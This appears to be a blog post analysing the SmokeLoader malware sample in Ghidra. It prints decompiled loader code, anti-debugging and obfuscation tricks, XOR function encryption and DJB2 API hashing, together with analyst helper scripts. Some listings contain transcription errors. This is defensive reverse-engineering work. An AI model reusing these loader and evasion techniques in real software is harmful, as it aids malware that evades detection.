

Understanding Internals of SmokeLoader

[irfan-etal.github.io/understanding-internals-of-smokeloader/](https://github.com/irfan-etal/understanding-internals-of-smokeloader/)

irfan_etal

January 6, 2024

Contents

[irfan_etal](#) included in [Malware Analysis](#)

2024-01-06 3020 words 15 minutes



Introduction

In this blog we will be discussing about Understanding Internals of SmokeLoader using Ghidra

Analysis

For readers who want to Follow along can get the sample from [MalwareBazaar](#) .The sample was first Seen on September 5th 2023 14:12:29 UTC . The sample is 32bit Exe File You can use the tool of your Choice i will be using Ghidra in this blog. The Sample Consists of 3 Stages. In the next sections we will look at each Stages in Detail

Stage 1

The Primary Job of Stage 1 is to Write a new Image to Memory which is the Second Stage

Shellcode Allocation and Calling

The Stage 1 Allocates a Executable Memory in Virtual address space using VirtualAlloc. Writes Shellcode to this address space whose job is to Load the new Image in to Memory

```
00403c2e MOV     EBP,ESP
00403c30 PUSH   ECX
00403c31 AND     dword ptr [EBP + local_8],0x0
00403c35 ADD     dword ptr [EBP + local_8],0x625c
00403c3c MOV     EAX,dword ptr [EBP + local_8]
00403c3f ADD     dword ptr [shellcode],EAX
00403c45 LEAVE
00403c46 RET

*****
* FUNCTION
*****
undefined alloc_shellcode()
    assume FS_OFFSET = 0x77df000
    AL:1 <-RETURN>
CAPA_ANALYZER: Scope - FUNCTION: read file on Windows
CAPA_ANALYZER: Scope - FUNCTION: execute shellcode via indire...
alloc_shellcode XREF[1]: main:0040400f(c)
00403c47 MOV     EAX,LAB_00425d5c
00403c4c CALL   FUN_00425b78
00403c51 SUB     ESP,0xd18
00403c57 PUSH   EBX
00403c58 PUSH   ESI
00403c59 XOR     ESI,ESI
00403c5b CMP     dword ptr [size36bd],0x1c9
00403c65 PUSH   EDI
00403c66 JNZ    LAB_00403d87
00403c6e PUSH   ESI
00403c6d PUSH   ESI
00403c6e PUSH   ESI
00403c6f PUSH   ESI
00403c70 PUSH   ESI
00403c71 CALL   dword ptr [KERNEl32.DLL:FoldStringA]
00403c77 PUSH   ESI
00403c78 PUSH   ESI
00403c79 PUSH   s_ximirohsaxikavibasuesuc_00402f7c
*****
*****
37 * (undefined *) (unaff_EBP + -4) = 1;
38 * (undefined4 *) (unaff_EBP + -0x14) = 0;
39 FUN_00404323(unaff_EBP + -0x14);
40 * (undefined4 *) (unaff_EBP + -0x14) = 0;
41 FUN_00404323(unaff_EBP + -0x14);
42 FUN_00404376(unaff_EBP + -0xfc);
43 FUN_004043b3();
44 FUN_00404313();
45 * (undefined4 *) (unaff_EBP + -4) = 0xffffffff;
46 FUN_004040e0();
47 }
48 /* CAPA_ANALYZER: Scope - FUNCTION: execute shellcode via indirect call
49 CAPA_ANALYZER: Scope - BASIC BLOCK: allocate RWX memory
50 CAPA_ANALYZER: Scope - BASIC BLOCK: allocate RWX memory */
51 size36bd = size36bd + 0x1134b;
52 _DAT_023fa364 = GetModuleHandleA("kernel32.dll");
53 * (undefined4 *) (unaff_EBP + -0x14) = 0;
54 shellcode = VirtualAlloc((LPVOID)0x0,size36bd,0x1000,0x40);
55 uVar3 = 0;
56 if (size36bd != 0) {
57 do {
58     bVar5 = size36bd == 0xa8;
59     * (undefined *) ((int)shellcode + uVar3) = * (undefined *) (address_03FFE25 + 0x1134b + uVar3);
60     if (bVar5) {
61         AreFileApisANSI();
62     }
63     uVar3 = uVar3 + 1;
64 } while (uVar3 < size36bd);
65 }
66 !Var1 = 0;
67 do {
68     if (size36bd + !Var1 == 0xe) {
69         GetShortPathNameA("eveyowet", (LPSTR)(unaff_EBP + -0x524),0);
70         CharUpperBuffA((LPSTR)(unaff_EBP + -0x924),0);
71         InterlockedDecrement((LONG *) (unaff_EBP + -0x18));
72     }
73     * (undefined4 *) (unaff_EBP + -0x70) = 0;
74     * (undefined4 *) (unaff_EBP + -0x6c) = 0;
75 }
```

It Calls the Shellcode from Address **40404a** If you want to Dump this Shellcode and Understand What it is doing you Can put a Breakpoint on this Location . Stepin to this Call and dump this portion or Follow it in Debugger to Understand What it's doing

```
0040401f FUSH   EDI LFDWORD lpBytesRead f
00404020 FUSH   EDI DWORD nBufferSize for
00404021 FUSH   EDI LPVOID lpDestStr for F
00404022 FUSH   EDI HANDLE hNamedPipe for
00404023 CALL   EBX->KERNEl32.DLL:PeekNamedPipe
00404025 CMP     ESI,0x2b259d
0040402b JLE    LAB_00404037
0040402d CMP     dword ptr [ESP + local_450],0x785074d5
00404035 JNZ    LAB_00404040
LAB_00404037 XREF[1]: 0040402b(j)
00404037 INC     ESI
00404038 CMP     ESI,0x11915
0040403e JL     LAB_00404016
LAB_00404040 XREF[1]: 00404035(j)
00404040 MOV     EAX,[shellcode]
00404045 MOV     [DAT_023fa368],EAX
0040404a CALL   EAX
0040404c MOV     ECX,dword ptr [ESP + 0x44c]
00404053 POP     EDI
00404054 POP     ESI
00404055 XOR     EAX,EAX
00404057 MOV     dword ptr FS:[0x0]->ExceptionList,ECX
0040405e POP     EBX
0040405f MOV     ESP,EBP
00404061 POP     EBP
00404062 RET     0x10
*****
* FUNCTION
*****
undefined FUN_00404065(undefined4 param_1)
    assume FS_OFFSET = 0x77df000
    AL:1 <-RETURN>
undefined Stack[0x4]:14 param_1 XREF[3]: 004
*****
400 exceptionList = pvStack_14;
41 do {
42     GetTickCount();
43 PeekNamedPipe((HANDLE)0x0,(LPVOID)0x0,0,(LPDWORD)0x0,(LPDWORD)0x0);
44 if ((0x2b259d < !Var1) && (local_450 != 0x785074d5)) break;
45 !Var1 = !Var1 + 1;
46 while (!Var1 < 0x1c1b);
47 if (size36bd == 0x400) {
48     FUN_004040d0();
49     local_c = 0;
50     _callloc(0,0);
51     _fseek((FILE *)0x0,0,0);
52     FUN_004068f2(0);
53     _puts((char *)0x0);
54     FUN_00404a32(local_44c);
55     FUN_00404a6e(local_44c);
56     local_c = 0xffffffff;
57     FUN_00404a2e();
58 }
59 else if (size36bd < 0x86) {
60     GetPrivateObjectSecurity((PSECURITY_DESCRIPTOR)0x0,0,local_418,0,local_454);
61 }
62 size36bd = DAT_00429854;
63 address_03FFE25 = DAT_0042982c;
64 alloc_shellcode();
65 !Var1 = 0;
66 do {
67     SetEndOfFile((HANDLE)0x0);
68 PeekNamedPipe((HANDLE)0x0,(LPVOID)0x0,0,(LPDWORD)0x0,(LPDWORD)0x0);
69 if ((0x2b259d < !Var1) && (local_450 != 0x785074d5)) break;
70 !Var1 = !Var1 + 1;
71 while (!Var1 < 0x11915);
72 _DAT_023fa368 = shellcode;
73 (*shellcode)();
74 ExceptionList = pvStack_14;
75 return 0;
76 }
```

Loading New Image to Memory

The Shellcode first Dynamically Resolves API Call. It uses StackStrings and GetProcAddress to do this

```
SearchSimpleStackStrings.py: kernel32.dll
SearchSimpleStackStrings.py: kernel32.dll
SearchSimpleStackStrings.py: kernel32.dll
0000006a MOV     dword ptr [EBP + 0x0ffff70],0x6e72656b
00000074 MOV     dword ptr [EBP + 0x0ffff74],0x32336c65
0000007e MOV     dword ptr [EBP + 0x0ffff78],0x6c6c642e
00000088 AND     dword ptr [EBP + 0x0ffff7c],0x0
0000008f LEA    EAX,[EBP + 0x0ffff70]
00000095 PUSH   EAX
00000096 CALL   dword ptr [EBP + -0x2c]
00000099 MOV     dword ptr [EBP + -0x3c],EAX
SearchSimpleStackStrings.py: VirtualAlloc
SearchSimpleStackStrings.py: VirtualAlloc
SearchSimpleStackStrings.py: VirtualAlloc
0000009c MOV     dword ptr [EBP + 0x0ffff70],0x74726956
000000a6 MOV     dword ptr [EBP + 0x0ffff74],0x416c6175
000000b0 MOV     dword ptr [EBP + 0x0ffff78],0x636f6c6c
000000ba AND     dword ptr [EBP + 0x0ffff7c],0x0
000000c1 LEA    EAX,[EBP + 0x0ffff70]
000000c7 PUSH   EAX
000000cc MOV     dword ptr [EBP + -0x3c]
000000cb CALL   dword ptr [EBP + -0x68]
000000ce MOV     dword ptr [EBP + -0x4c],EAX
SearchSimpleStackStrings.py: VirtualProtect
SearchSimpleStackStrings.py: VirtualProtect
SearchSimpleStackStrings.py: VirtualProtect
000000d1 MOV     dword ptr [EBP + 0x0ffff70],0x74726956
000000db MOV     dword ptr [EBP + 0x0ffff74],0x506c6175
000000e5 MOV     dword ptr [EBP + 0x0ffff78],0x65746f72
000000ef MOV     dword ptr [EBP + 0x0ffff7c],DAT_00007463
000000f9 LEA    EAX,[EBP + 0x0ffff70]
000000ff PUSH   EAX
00000100 MOV     dword ptr [EBP + -0x3c]
00000103 CALL   dword ptr [EBP + -0x68]
00000106 MOV     dword ptr [EBP + -0x28],EAX
SearchSimpleStackStrings.py: VirtualFree
90     uStack_40 = (*loadlib)(uStack_94);
91     uStack_94 = 0x74726956;
92     puStack_90 = (undefined *)0x416c6175;
93     uStack_8c = 0x636f6c6c;
94     puStack_88 = (undefined *)0x0;
95     VirtualAlloc = (VirtualAlloc *)(*getproc)(uStack_40,uStack_94);
96     uStack_94 = 0x74726956;
97     puStack_90 = (undefined *)0x506c6175;
98     uStack_8c = 0x65746f72;
99     puStack_88 = &DAT_00007463;
100    virtualprotect = (VirtualProtect *)(*getproc)(uStack_40,uStack_94);
101    uStack_94 = 0x74726956;
102    puStack_90 = (undefined *)0x416c6175;
103    uStack_8c = 0x636f6c6c;
104    VirtualFree = (code *)(*getproc)(uStack_40,uStack_94);
105    uStack_94 = 0x65746f72;
106    puStack_90 = (undefined *)0x69737265;
107    uStack_8c = 0x7465656f;
108    puStack_88 = (undefined *)0x41;
109    GetVersionData = (*getproc)(uStack_40,uStack_94);
110    uStack_94 = 0x6f726556;
111    puStack_90 = (undefined *)0x74616569;
112    uStack_8c = 0x6f725065;
113    puStack_88 = (undefined *)0x73736563;
114    uStack_84 = 0;
115    TerminateProcess = (*getproc)(uStack_40,uStack_94);
116    uStack_94 = 0x746f7345;
117    puStack_90 = (undefined *)0x636f7250;
118    uStack_8c = 0x737365;
119    puStack_88 = (undefined *)0x0;
120    ExitProcess = (*getproc)(uStack_40,uStack_94);
121    uStack_94 = 0x45746553;
122    puStack_90 = (undefined *)0x726f7272;
123    uStack_8c = 0x65646464;
124    puStack_88 = (undefined *)0x0;
125    SetLastError = (*getproc)(uStack_40,uStack_94);
126    FUN_0000a69f(GetProcMode,ExitProcess);
```

Using the Dynamically Resolved API Calls it Loads the New Image to Memory by Parsing PE Headers. If you have a good Understanding of PE File Formats and it's offsets the below image will make Sense to you

```
probshellcode =
    (IMAGE_DOS_HEADER *) (*VirtualAlloc) ((LPVOID)0x0,*(SIZE_T *) (pbStack_ac + 6),0x1000,4);
uStack_28 = 0;
if (pbStack_ac[1] == 0) {
    for (uStack_bc = 0; uStack_bc < *(uint *) (pbStack_ac + 2); uStack_bc = uStack_bc + 1) {
        *(byte *) ((int)probshellcode->e_res + (uStack_bc - 0x1c)) = pbStack_ac[uStack_bc + 0x3a];
    }
}
else {
    FUN_00000a69(pbStack_ac + 0x3a,*(undefined4 *) (pbStack_ac + 2),probshellcode,&uStack_28,0);
}
WStack_10 = (*virtualprotect) (imagebase,*(SIZE_T *) (pbStack_ac + 10),0x40,&DStack_24);
pvStack_9c = imagebase;
memcpy(imagebase,0,*(undefined4 *) (pbStack_ac + 10));
pIStack_3c = probshellcode;
iStack_20 = (int)probshellcode->e_res + probshellcode->e_lfanew - 0x18;
iStack_64 = probshellcode->e_lfanew + 0x18 + (uint)*(ushort *) (iStack_20 + 0x10);
iStack_74 = (int)probshellcode->e_res + iStack_64 - 0x1c;
iStack_38 = iStack_74;
FUN_00000ce7(pvStack_9c,probshellcode,*(undefined4 *) (iStack_74 + 0x14));
pIStack_3c = (IMAGE_DOS_HEADER *)pvStack_9c;
iStack_20 = (int)pvStack_9c + *(int *) ((int)pvStack_9c + 0x3c) + 4;
iStack_74 = (int)pvStack_9c + iStack_64;
pcStack_70 = (code *) (*(int *) (pbStack_ac + 0xe) + (int)pvStack_9c);
*ppcStack_98 = pcStack_70;
iStack_b0 = *(int *) (iStack_74 + 0x14);
iStack_38 = iStack_74;
iStack_8 = iStack_74;
for (uStack_c0 = 0; iVar4 = iStack_8, uStack_c0 != *pbStack_ac; uStack_c0 = uStack_c0 + 1) {
    FUN_00000ce7((int)pvStack_9c + *(int *) (iStack_8 + 0xc),
        (int)probshellcode->e_res + *(int *) (iStack_8 + 0x14) - 0x1c,
        *(undefined4 *) (iStack_8 + 0x10));
    iVar4 = iStack_b0 + *(int *) (iVar4 + 0x10);
    iStack_8 = iStack_8 + 0x28;
}
(*VirtualFree) (probshellcode,0,0x8000);
exportTable = (int)pvStack_9c + *(int *) ((int)pIStack_3c + 0x3c) + 0x78;
```

Some PE File Format offsets i want you take a note is 0x3c and 0x78 . Offset 0x3c is aslo called as e_lfanew it is the File address of new exe header .e_lfanew* + 0x78 gives us the ExportDirectory Virtual Address

After this Shellcode is Completely executed the New Image will be Loaded in the Memory. You can dump the Second stage from memory Now

Stage 2

Stage 2 is Very Obfuscated Stage with Multiple Anti-Analysis Techniques to Frustrate the Malware Analyst working on it. It Includes Anti-Vm Checks, Encrypted Function code only Decrypted prior to it's execution, API Hashing etc&mlr; The Final Goal of this Stage is to Inject the Third Stage to explorer.exe

Weird Conditional Jumps

This Stage Contains Weird Conditional Jumps as Show in the below image . They are JNZ and JZ jumps with same Destination Address. This is Infact an Unconditional Jump. The Malware is using this technique make it hard for the Disassembler and Decompiler

Address	OpCode	Operand	Comment
FUN_00403251 XR			
00403251	JNZ	LAB_00403258+1	
00403253	JZ	LAB_00403258+1	
00403255	POP	DS	
00403256	SUB	AL, 0x36	
LAB_00403258+1 XR			
00403258	IMUL	EBX, dword ptr [EBX + -0x15], 0xa	
0040325c	ADD	byte ptr [this + 0x3251eb], AL	
00403262	ADD	BL, this	
00403264	ADD	EAX, 0xf5eb02	
00403269	ADD	DH, byte ptr [EDI + EAX*0x1 + 0x75]	
0040326d	ADD	EAX, 0xea2c0fe	
00403272	PUSH	CS	
00403273	PUSH	0x30	
00403275	JNZ	LAB_00403279+3	
00403277	JZ	LAB_00403279+3	
LAB_00403279+3 XR			
00403279	ADC	EAX, 0x148b00f0	
0040327e	AND	AL, 0x83	
00403280	LES	EAX, [EBX + EBP*0x8]	
00403283	PUSH	ES	
00403284	INT3		
LAB_00403285 XR			
00403285	SUB	EAX, EAX	
00403287	JMP	LAB_0040328e	
00403289	STOSB	ES:EDI	
0040328a	JMP	LAB_00403285	
0040328c	align	align(1)	
0040328d	??	AAh	
LAB_0040328e XR			
0040328e	JMP	LAB_00403295	
00403290	SHL	AL, 0x50	
00403293	MOV	CH, 0x74	

We can Fix this Easily by finding all the Places with this weird Conditional Jumps and patching it with unconditional Jump.

```
def handleDoubleConditionalJumps():
    address_array = findBytes(currentProgram.getMinAddress(), b'\x75.\x74.',
1000)
    address_array += findBytes(currentProgram.getMinAddress(), b'\x74.\x75.',
1000)
    for addr in address_array:
        jmp_bytes = getBytes(addr, 4)
        if jmp_bytes[1] - jmp_bytes[3] == 2:
            clearListing(addr)
            dis.disassemble(addr, None)
            patch_instruction = bytearray()
            patch_instruction.append(0xeb)
            patch_instruction.append(jmp_bytes[1])
            patch_instruction.append(0x90)
            patch_instruction.append(0x90)
            patch_instruction2 = bytes(patch_instruction)
            clearListing(addr)
            clearListing(addr.add(2))
            clearListing(addr.add(3))
            block = mem.getBlock(addr)
            block.putBytes(addr, patch_instruction2 )
            dis.disassemble(addr, None)
            jmp_instr = getInstructionAt(addr)
            new_jump = jmp_instr.getDefaultFlows()[0]
            new_jump2 = new_jump
            for i in range(50):
                clearListing(new_jump2)
                new_jump2 = new_jump2.add(1)
                if new_jump2.getAddress() == currentProgram.getMaxAddress():
                    break
```

The Above Python Code does this using Ghidra API After we run this Script all the Weird Conditonal Jumps will be patched to Unconditional jumps and Disasseblers and Decompilera will give us a Better Output. The Below images Shows us the Sample after Execution of th Script

```

thunk_FUN_00403259
00403251    JMP     FUN_00403259
00403253    NOP
00403254    NOP
00403255    POP     DS
00403256    SUB     AL,0x36
00403258    ??     6Bh    k

*****
*                               FUNCTION
*****
undefined4 __cdecl FUN_00403259(void)
undefined4    EAX:4    <RETURN>
_PEB32 *     EAX:4    iVar2
_PEB        AL:1    iVar1
undefined4   Stack[0x0]:4    local_res0

FUN_00403259
00403259    POP     EAX
0040325a    JMP     LAB_00403266
0040325c    ??     00h

LAB_0040325d
0040325d    SUB     EAX,0x3251
00403263    JMP     LAB_0040326a
00403265    ??     02h

LAB_00403266
00403266    JMP     LAB_0040325d
LAB_00403268+1
00403268    ADD     byte ptr [EDX],AL

```

Control Flow Obfuscation

This stage's Control Flow is Obfuscated with the use of Anti-Debugging Checks

In the Below Image malware uses PEB's BeingDebugged Field (Offset 0x2) to Check if Process is Being Debugged. If it's not being Debugged the Offset will contain 0, which is used to Calculate the address where the Control flow is Transferred. If the process is being Debugged the Offset will Contain 1 and will lead to Exception

```

_PEB32 * __cdecl FUN_00403259(void)
{
    _PEB iVar1;
    _PEB32 *iVar2;
    int unaff_FS_OFFSET;
    int unaff_retaddr;

    iVar2 = *(_PEB32 **) (unaff_FS_OFFSET + 0x30);
    if ('\x05' < (char) iVar2->OSMajorVersion) {
        iVar2 = (_PEB32 *) ((iVar2->BeingDebugged + 1) * 0x3201 + unaff_retaddr + -0x3251);
    }
    return iVar2;
}

```

An other Anti-Deugging Technique it uses is the NtGlobalFlag Field(offset 0x68) in the PEB to Check if it's Being Debugged. If it's not being Debugged the Offset will contain 0, which is used to Calculate the address where the Control flow is Transferred. If the process is being Debugged the Offset will Contain 0x70 and will lead to Exception

```

void mw_anti_debug_usingNtGlobalFlag(void)
{
    int unaff_EBX;
    PEB32 *unaff_ESI;

    /* WARNING: Could not recover jumtable at 0x00403240. Too many branches */
    /* WARNING: Treating indirect jump as call */
    (*(code *) ((*(byte *) &unaff_ESI->NtGlobalFlag + 1) * 0x3185 + unaff_EBX)) ();
    return;
}

```

Encrypted Function Code

One of the most distinctive feature about SmokeLoader is that most of the Function code are in the Encrypted form. They will only be Decrypted just before execution of that code. And will be re-encrypted after that code has been executed

The screenshot displays a debugger window with two panes. The left pane shows assembly code with addresses from 0040129e to 004012bc. The right pane shows the corresponding decompiled C++ code, including a function signature `void __fastcall thunk_FUN_004012a1(int param_1)` and several warning messages such as `/* WARNING: Control flow encountered bad instruction data */` and `/* WARNING: Bad instruction - Truncating control flow here */`.

The above image show an Example how the Code look like before Encryption

```
int __fastcall decryption_function(int size,byte key,uint offset)
{
    byte *pbVar1;
    byte *pbVar2;

    pbVar1 = (byte *) (offset + 0x400000);
    pbVar2 = (byte *) (offset + 0x400000);
    do {
        offset = offset & 0xfffff00 | (uint) (*pbVar1 ^ key);
        *pbVar2 = *pbVar1 ^ key;
        size = size + -1;
        pbVar1 = pbVar1 + 1;
        pbVar2 = pbVar2 + 1;
    } while (size != 0);
    return offset;
}
```

The decryption_function in the above image is the function which decrypts the Code. It is a normal XOR Decryption. The Function takes three parameters.

1. Size of the code to be decrypted
2. XOR Key used
3. RVA of the Starting of the Code that need to be decrypted. You can use the below function to Decrypt one function at a time

```
def decryptShellcode(size, xor_key,
rva):
    va = rva + 0x400000
    va = hex(va)[2:]
    addr = toAddr(va)
    addr2 = addr
    enc = get_bytes(toAddr(va),
size)
    for i in range(size):
        clearListing(addr2)
        addr2 = addr2.add(1)
    size2 = size
    for i in range(0, size):
        enc[i] = enc[i]^xor_key

    for i in enc:
        i = i & 0xFF
        setByte(addr, i)
        addr = addr.add(1)
```

The Below Image Shows the same code after Decryption. The last call to 40131a is wrapper for decryption_function, which will cause the code to be re-encrypted

0040129a	??	1Sh		
		LAB_0040129b	XREF[1]:	00401294(j)
0040129b	JMP	LAB_004012a8		
0040129d	STOSB	ES:EDI		
0040129e	PUSH	ES		
0040129f	ARPL	word ptr [EDI],AX		
		LAB_004012a1	XREF[1]:	004012a8(j)
004012a1	PUSH	0x1c		
004012a3	POP	EDX		
004012a4	JMP	LAB_004012ab		
004012a6	IDIV	CL		
		LAB_004012a8	XREF[1]:	0040129b(j)
004012a8	JMP	LAB_004012a1		
004012aa	??	39h 9		
		LAB_004012ab	XREF[1]:	004012a4(j)
004012ab	CALL	decryption_function		int decryption_f
004012b0	MOV	EDX,0x74f56265		
004012b5	MOV	ECX,dword ptr [EBP + 0xc]		
004012b8	MOV	ESI,dword ptr [EBP + 0x8]		
004012bb	MOV	EDI,ESI		
004012bd	PUSH	ECX		
		decrypt from location 405833 size : 2fe		
004012be	SHR	ECX,0x2		
		LAB_004012c1	XREF[1]:	004012c5(j)
004012c1	LODSD	ESI		
004012c2	XOR	EAX,EDX		
004012c4	STOSD	ES:EDI		
004012c5	LOOP	LAB_004012c1		
004012c7	POP	ECX		
004012c8	AND	ECX,0x3		
004012cb	JZ	LAB_004012d3		

```

1 void payload_decryption(undefined param_1,uint param_2)
2
3
4 {
5     uint *puVar1;
6     uint *puVar2;
7     uint uVar3;
8     uint *puVar4;
9     undefined3 in_stack_00000005;
10
11     decryption_function(0x6b,0x1c,0x12b0);
12     uVar3 = param_2 >> 2;
13     puVar4 = _param_1;
14     do {
15         puVar1 = _param_1 + 1;
16         puVar2 = puVar4 + 1;
17         *puVar4 = * _param_1 ^ 0x74f56265;
18         uVar3 = uVar3 - 1;
19         _param_1 = puVar1;
20         puVar4 = puVar2;
21     } while (uVar3 != 0);
22     for (uVar3 = param_2 & 3; uVar3 != 0; uVar3 = uVar3 - 1) {
23         *(byte *)puVar2 = *(byte *)puVar1 ^ 0x65;
24         puVar1 = (uint *)((int)puVar1 + 1);
25         puVar2 = (uint *)((int)puVar2 + 1);
26     }
27     00401316(0x6b,0x1c);
28     return;
29 }
30

```

API Hashing

The Hashing Algorithm used in 2nd Stage is DJB2 hasing Algorithm. In the below image you can see the decompiled code for this. If you are having trouble Understanding this Code i would ask you to read [this blog](#) . It Explains in Detail about API Resolving

```

undefined4 __fastcall api_hashing_djb2(int param_1,undefined4 param_2,undefined4 param_3)
{
    byte bVar1;
    int export_table;
    undefined4 uVar2;
    int iVar3;
    int iVar4;
    int unaff_EBP;
    byte *pbVar5;

    decription_function(param_1,(byte)param_2,param_3);
    *(undefined4 *) (unaff_EBP + -4) = 0;
    export_table = *(int *) (* (int *) (unaff_EBP + 8) + *(int *) (* (int *) (unaff_EBP + 8) + 0x3c) + 0x78)
        + *(int *) (unaff_EBP + 8);
    iVar3 = *(int *) (export_table + 0x18) + -1;
    do {
        iVar4 = 0x1505;
        pbVar5 = (byte *) (* (int *) (* (int *) (export_table + 0x20) + *(int *) (unaff_EBP + 8) + iVar3 * 4)
            + *(int *) (unaff_EBP + 8));

        do {
            bVar1 = *pbVar5;
            iVar4 = iVar4 * 0x21 + (uint)bVar1;
            pbVar5 = pbVar5 + 1;
        } while (bVar1 != 0);
        if (*(int *) (unaff_EBP + 0xc) == iVar4) goto LAB_00402aad;
        iVar3 = iVar3 + -1;
    } while (iVar3 != 0);
    iVar4 = 0;
LAB_00402aad:
    if (iVar4 != 0) {
        *(int *) (unaff_EBP + -4) =
            *(int *) (* (int *) (export_table + 0x1c) + *(int *) (unaff_EBP + 8) +
                (uint)*(ushort *)
                    (* (int *) (export_table + 0x24) + *(int *) (unaff_EBP + 8) + iVar3 * 2) * 4) +
            *(int *) (unaff_EBP + 8);
    }
}

```

You can use the below python function to find the values of hashes of the API's you need.

```

def api_hashing():
    api_list = []
    hasher = 0x1505
    hash2 = 0
    for a in api_list:
        hasher = 0x1505
        hash2 = 0
        for i in a:
            i = ord(i)
            hash2 = hasher
            hasher = hasher << 5
            hasher = hasher & 0xFFFFFFFF
            hasher = hasher + hash2
            hasher = hasher & 0xFFFFFFFF
            hasher = hasher + i
            hasher = hasher & 0xFFFFFFFF

        hash2 = hasher
        hasher = hasher << 5
        hasher = hasher & 0xFFFFFFFF
        hasher = hasher + hash2

```


```
hasher = hasher & 0xFFFFFFFF

hasher2 = hex(hasher)[2:-1]
if len(hasher2) != 8:
    hasher2 = "0"+hasher2

print("API Name : "+a+" Address : "+address)
```

Checks KeyBoard Layout

Next the malware checks the keyboard layout of the device. If it's Russian(0x419) or Ukranian(0x422) the malware won't do any malicious activities. If this is not the case it continues doing it's Business



```
00401f8d CALL dword ptr [EBX + 0x54]
00401f90 TEST EAX,EAX
00401f92 JZ LAB_00402018
00401f98 MOV ESI,EAX
00401f9a SHL EAX,0x2
00401f9d PUSH EAX
00401f9e PUSH 0x40
00401fa0 CALL dword ptr [EBX + 0x38]
00401fa3 MOV dword ptr [EBP + -0xc],EAX
00401fa6 MOV EDI,dword ptr [EBP + -0xc]
00401fa9 PUSH EDI
00401faa PUSH ESI
00401fab CALL dword ptr [EBX + 0x54]
00401fae TEST EAX,EAX
00401fb0 JZ LAB_00402018
00401fb2 ADD ESI,ESI
00401fb4 MOV ECX,ESI
00401fb6 MOV EAX,0x422 Ukrainian
00401fbb SCASW.RE... ES:EDI
00401fbc JZ LAB_00401fd6
00401fc0 MOV EDI,dword ptr [EBP + -0xc]
00401fc3 MOV ECX,ESI
00401fc5 MOV EAX,0x419 Russian
00401fca SCASW.RE... ES:EDI
00401fcd JNZ LAB_00401fd6
00401fcf MOV dword ptr [EBP + -0x4],0x1

LAB_00401fd6 XREF[2]: 00401fbc(j),
LAB_00401fe9
00401fd8 SHL CL,0x7d
00401fdb SUB dword ptr [EBX + -0x72],EDI

LAB_00401fde XREF[1]: 00401fe8(j)
00401fde PUSH 0x1f83
00401fe3 POP EAX
00401fe4 JMP LAB_00401feb

int unaff_EBP;
HKL *lpList;
short *psVar5;
bool bVar6;
API_HASH_ORDER *iVar3;

decription_function(in_ECX,0xb,in_EAX):
*(undefined4 *) (unaff_EBP + -4) = 0;
iVar3 = *(API_HASH_ORDER **) (unaff_EBP + 8);
iVar1 = (*(iVar3->GetKeyboardLayoutList)(0,(HKL *)0x0);
if (iVar1 != 0) {
pvVar2 = (*(iVar3->LocalAlloc)(0x40,iVar1 << 2);
*(HLOCAL *) (unaff_EBP + -0xc) = pvVar2;
lpList = *(HKL **) (unaff_EBP + -0xc);
iVar4 = (*(iVar3->GetKeyboardLayoutList)(iVar1,lpList);
if (iVar4 != 0) {
iVar1 = iVar1 * 2;
bVar6 = iVar1 == 0;
iVar4 = iVar1;
do {
if (iVar4 == 0) break;
iVar4 = iVar4 + -1;
bVar6 = *(short *)lpList == 0x422;
lpList = (HKL *) ((int)lpList + 2);
} while (!bVar6);
if (!bVar6) {
psVar5 = *(short **) (unaff_EBP + -0xc);
do {
if (iVar1 == 0) break;
iVar1 = iVar1 + -1;
bVar6 = *psVar5 == 0x419;
psVar5 = psVar5 + 1;
} while (!bVar6);
if (bVar6) {
*(undefined4 *) (unaff_EBP + -4) = 1;
}
}
iVar1 = decription_function(0x95,0xb,0x1f83);
```

Previliges Check

The Malware Check if it's running with Higher Previliges using this API Call's OpenProcessToken -> GetTokenInformation(TokenIntegrityLabel) -> GetSidSubAuthority It is Checking if the Integrity level is above 0x2000 (SECURITY_MANDATORY_MEDIUM_RID) If the values greater than 0x2000, it is high integrity. If the user is local admin, but a process was executed normally, you have the medium integrity Level. If the user clicks run as administrator you would have 0x3000.

```

Decompile: possibremain - (new_mod.bin)
    unaff_ESI = unaff_ESI + 1;
}
iVar13 = -(param_2 ^ 0xfb4f8741);
*(undefined4 **) ((int)apWStack_8 + iVar13 + 4) = (undefined4 *) (unaff_EBP + -0x450);
*(undefined4 *) ((int)apWStack_8 + iVar13) = TOKEN_QUERY;
*(undefined4 *) ((int)spHStack_c + iVar13) = 0xffffffff;
OpenProcessToken = api_struct->OpenProcessToken;
*(undefined4 *) ((int)sTStack_10 + iVar13) = 0x401aff;
